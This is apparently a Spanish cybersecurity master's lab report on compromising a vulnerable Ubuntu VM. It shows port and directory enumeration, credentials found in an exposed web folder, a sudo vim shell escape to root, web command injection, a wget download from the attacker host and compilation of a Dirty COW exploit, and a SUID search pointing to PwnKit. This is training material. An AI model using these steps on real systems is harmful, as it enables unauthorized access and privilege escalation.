



**Máster de Especialización en
Ciberseguridad de las tecnologías
de la Información**



Pedro Expósito Andrada y Arturo Muñoz Colacios

05/03/2026

Índice

2

Vector de explotación 1: Exposición de Credenciales en Directorio Web	3
Vector de escalada 1: Mala configuración de SUDO (Vim).....	6
Vector de explotación 2: Inyección de Comandos Remotos (RCE)	7
Vector de escalada 2: Vulnerabilidad de Kernel (Dirty COW)	8
Vector de explotación 3: Acceso mediante Servicio FTP	9
Vector de escalada 3: Binarios con bit SUID (PwnKit)	10



Vector de explotación 1: Exposición de Credenciales en Directorio Web

```
(kali@kali)-[~]
$ nmap -sV -p- 10.0.2.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-10 11:43 EDT
Nmap scan report for 10.0.2.3
Host is up (0.000073s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:51:FA:45 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds
```

Acabamos de lanzar un escaneo con Nmap para ver qué tiene esa máquina con la IP 10.0.2.3.

Primero, con el comando `-p-` le pedimos a la herramienta que revisara absolutamente todos los puertos. Además, le añadimos el parámetro `-sV` porque queremos que me diga exactamente qué programa y qué versión está usando detrás.



Bien, una vez que vimos en el escaneo de Nmap que el puerto 80 estaba abierto y corriendo un servidor Apache, lo lógico era abrir el navegador para ver qué había ahí. Así que pusimos la IP 10.0.2.3 en la barra de direcciones y esto es lo que nos encontramos.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.0.2.3 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.0.2.3
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 273]
/.htpasswd (Status: 403) [Size: 273]
/.htaccess (Status: 403) [Size: 273]
/index.html (Status: 200) [Size: 237]
/passwords (Status: 301) [Size: 308] [→ http://10.0.2.3/passwords/]
/robots.txt (Status: 200) [Size: 32]
/server-status (Status: 403) [Size: 273]
/stats (Status: 301) [Size: 304] [→ http://10.0.2.3/stats/]
Progress: 4613 / 4613 (100.00%)

Finished
```

En esta imagen tenemos el uso de Gobuster, herramienta para descubrir los recursos ocultos en el servidor, y nos ha dado un directorio llamado “passwords”, y en este tenemos una exposición de información sensible.




Index of /passwords

Name	Last modified	Size	Description
Parent Directory	-		
passwords.txt	2021-01-10 12:12	772	

Apache/2.4.18 (Ubuntu) Server at 10.0.2.3 Port 80

Esta es la dirección que nos da lo mencionado anteriormente y nos da una lista con todas las contraseñas posibles para poder acceder.



Aquí está la lista con todas las contraseñas y sabíamos que el servidor podía estar ocultando cosas, así que decidimos hacer una fuerza bruta de directorios.

```
(kali@kali)-[~]
$ ssh viuu@10.0.2.3
The authenticity of host '10.0.2.3 (10.0.2.3)' can't be established.
ED25519 key fingerprint is SHA256:owIXIYHxjtwvqLb3ABepdEZZP83/5w0xr/ikdZizQC0
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.3' (ED25519) to the list of known hosts.
viuu@10.0.2.3's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Pueden actualizarse 765 paquetes.
516 actualizaciones son de seguridad.

Está disponible la nueva versión «18.04.6 LTS».
Ejecute «do-release-upgrade» para actualizarse a ella.

Last login: Thu Jan 28 19:42:11 2021 from 192.168.1.135
viuu@viuu-Actividad:~$
```




En esta imagen ejecutamos la herramienta Gobuster para descubrir carpetas ocultas, esta herramienta prueba miles de nombres de carpetas posibles y nos dice cual existen realmente, así encontramos la carpeta “passwords”. Una vez encontrada accedimos a ella con las credenciales del usuario viuu. De esta manera conseguimos una terminal interactiva en la cual podemos ejecutar comandos dentro del sistema.

Vector de escalada 1: Mala configuración de SUDO (Vim)

```
viu@viu-Actividad:~$ sudo -l
Coincidiendo entradas por defecto para viu en viu-Actividad:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

El usuario viu puede ejecutar los siguientes comandos en viu-Actividad:
(root) NOPASSWD: /usr/bin/vim
```

Ejecutamos el comando `sudo -l` dentro de la máquina para ver que podemos hacer de administrador, y esta nos ha dado que los permisos del sistema están mal. Gracias a “vim” nos permite ejecutar comandos en el sistema operativo desde dentro del propio editor, entonces si lo abrimos como administrador esos comandos también se ejecutarán como administrador.



```
viu@viu-Actividad: ~
Session Actions Edit View Help

VIM - VI Mejorado

versión 7.4.1689
por Bram Moolenaar et al.
Modificado por pkg-vim-maintainers@lists.alioth.debian.org
Vim es código abierto y se puede distribuir libremente

¡Ayude a los niños pobres de Uganda!
escriba «:help iccf<Intro>» para más información

escriba «:q<Intro>» para salir
escriba «:help<Intro>» o <F1> para obtener ayuda
escriba «:help version7<Intro>» para información de la versión


:!/bin/sh
```

Aquí en esta imagen podemos ver como abrimos el editor de texto Vim, como administradores. Esto nos deja con la puerta abierta hacia la vulnerabilidad y aquí se ve como podemos entrar con total libertad


```
viu@viu-Actividad:~$ sudo /usr/bin/vim
# whoami
root
```

En esta imagen podemos ver como hemos logrado pasar la escalada de privilegios con éxito, hemos pasado de ser el usuario vii, a ser root y podemos controlar todo el sistema.

Vector de explotación 2: Inyección de Comandos Remotos (RCE)




En esta imagen podemos ver que el archivo que tenemos es público y es accesible para cualquiera, por lo que al intentar ocultar rutas, el administrador está revelando directamente qué carpetas quiere mantener en secreto.




Tue Mar 10 17:26:16 CET 2026 Tue Mar 10 17:26:16 CET 2026

Aquí podemos ver que al acceder a la ruta encontramos una página web con un botón que ejecuta comandos del servidor, al poder hacer esto podemos ver la fecha y hora del sistema. Porque la aplicación web toma lo que escribe el usuario y lo ejecuta directamente en el sistema operativo.



Aquí podemos ver que no solo podemos ejecutar un comando, sino varios encadenados, lo que confirma que tenemos la ejecución de comandos en el servidor. Esto nos permite sacar la información sensible directamente desde el navegador sin ninguna autenticación.

Vector de escalada 2: Vulnerabilidad de Kernel (Dirty COW)



En esta imagen podemos ver como hemos usado la herramienta searchsploit, que contiene miles de vulnerabilidades y exploits conocidos. Nos ha dado una lista los cuales para nosotros son los marcados en rojo específicamente.



En esta imagen con el comando que vemos, podemos hacer que cualquier máquina que esté en la misma red que yo, puede conectarse y descargarse los archivos que tengo en mi carpeta, al igual que cuando descargas un archivo de una web normal.

```
viu@viu-Actividad:~$ wget http://10.0.2.15:8000/40049.c
--2026-03-10 18:06:46-- http://10.0.2.15:8000/40049.c
Conectando con 10.0.2.15:8000 ... conectado.
Petición HTTP enviada, esperando respuesta ... 200 OK
Longitud: 6056 (5,9K) [text/x-csrc]
Grabando a: "40049.c"

40049.c          100%[=====>]  5,91K  --.-KB/s   in 0s

2026-03-10 18:06:46 (227 MB/s) - "40049.c" guardado [6056/6056]
```

Al ejecutar este comando, descargamos archivos desde la terminal.

```
viu@viu-Actividad:~$ gcc 40049.c -o exploit
```

Aquí preparamos el exploit para ejecutarlo

Vector de explotación 3: Acceso mediante Servicio FTP

```
(kali@kali)-[~]
$ ftp 10.0.2.3
Connected to 10.0.2.3.
220 (vsFTPD 3.0.3)
Name (10.0.2.3:kali): viu
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||23315|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 6056 Mar 10 17:45 40049.c
drwxr-xr-x 2 1000 1000 4096 Jan 08 2021 Descargas
drwxr-xr-x 2 1000 1000 4096 Jan 08 2021 Documentos
drwxr-xr-x 2 1000 1000 4096 Jan 08 2021 Escritorio
drwxr-xr-x 2 1000 1000 4096 Jan 08 2021 Imágenes
drwxr-xr-x 2 1000 1000 4096 Jan 08 2021 Música
drwxr-xr-x 2 1000 1000 4096 Jan 08 2021 Plantillas
drwxr-xr-x 2 1000 1000 4096 Jan 08 2021 Público
drwxr-xr-x 2 1000 1000 4096 Jan 08 2021 Vídeos
-rw-r--r-- 1 1000 1000 8980 Jan 08 2021 examples.desktop
-rw-r--r-- 1 0 0 97 Mar 10 18:12 info.txt
-rwxrwxrwx 1 1000 1000 94 Oct 19 2021 script.sh
226 Directory send OK.
ftp> █
```

Se ejecutó el comando que vemos en la imagen, para conectarnos a un servidor y transferir archivos, como si fuera una carpeta compartida, después al pedirnos usuario y contraseña, usamos las credenciales de viu que habíamos encontrado anteriormente.

Ejecutamos ls para listar los archivos disponibles y el servidor me mostró el contenido del usuario, donde podemos ver archivos interesantes.

Vector de escalada 3: Binarios con bit SUID (PwnKit)

```
viu@viu-Actividad:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/ubuntu-core-launcher
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/bin/ntfs-3g
/bin/ping
/bin/fusermount
/bin/mount
/bin/umount
/bin/ping6
/bin/su
```

Tras ejecutar una búsqueda de binarios con permisos SUID mediante el comando `find / -perm -u=s -type f 2>/dev/null`, se identificó la presencia de `/usr/bin/pkexec`. Dado que el sistema operativo es una versión antigua sin parchear (Ubuntu 16.04), este binario representa un vector crítico de escalada de privilegios a través de la vulnerabilidad PwnKit, permitiendo la obtención de acceso total (root) de forma local.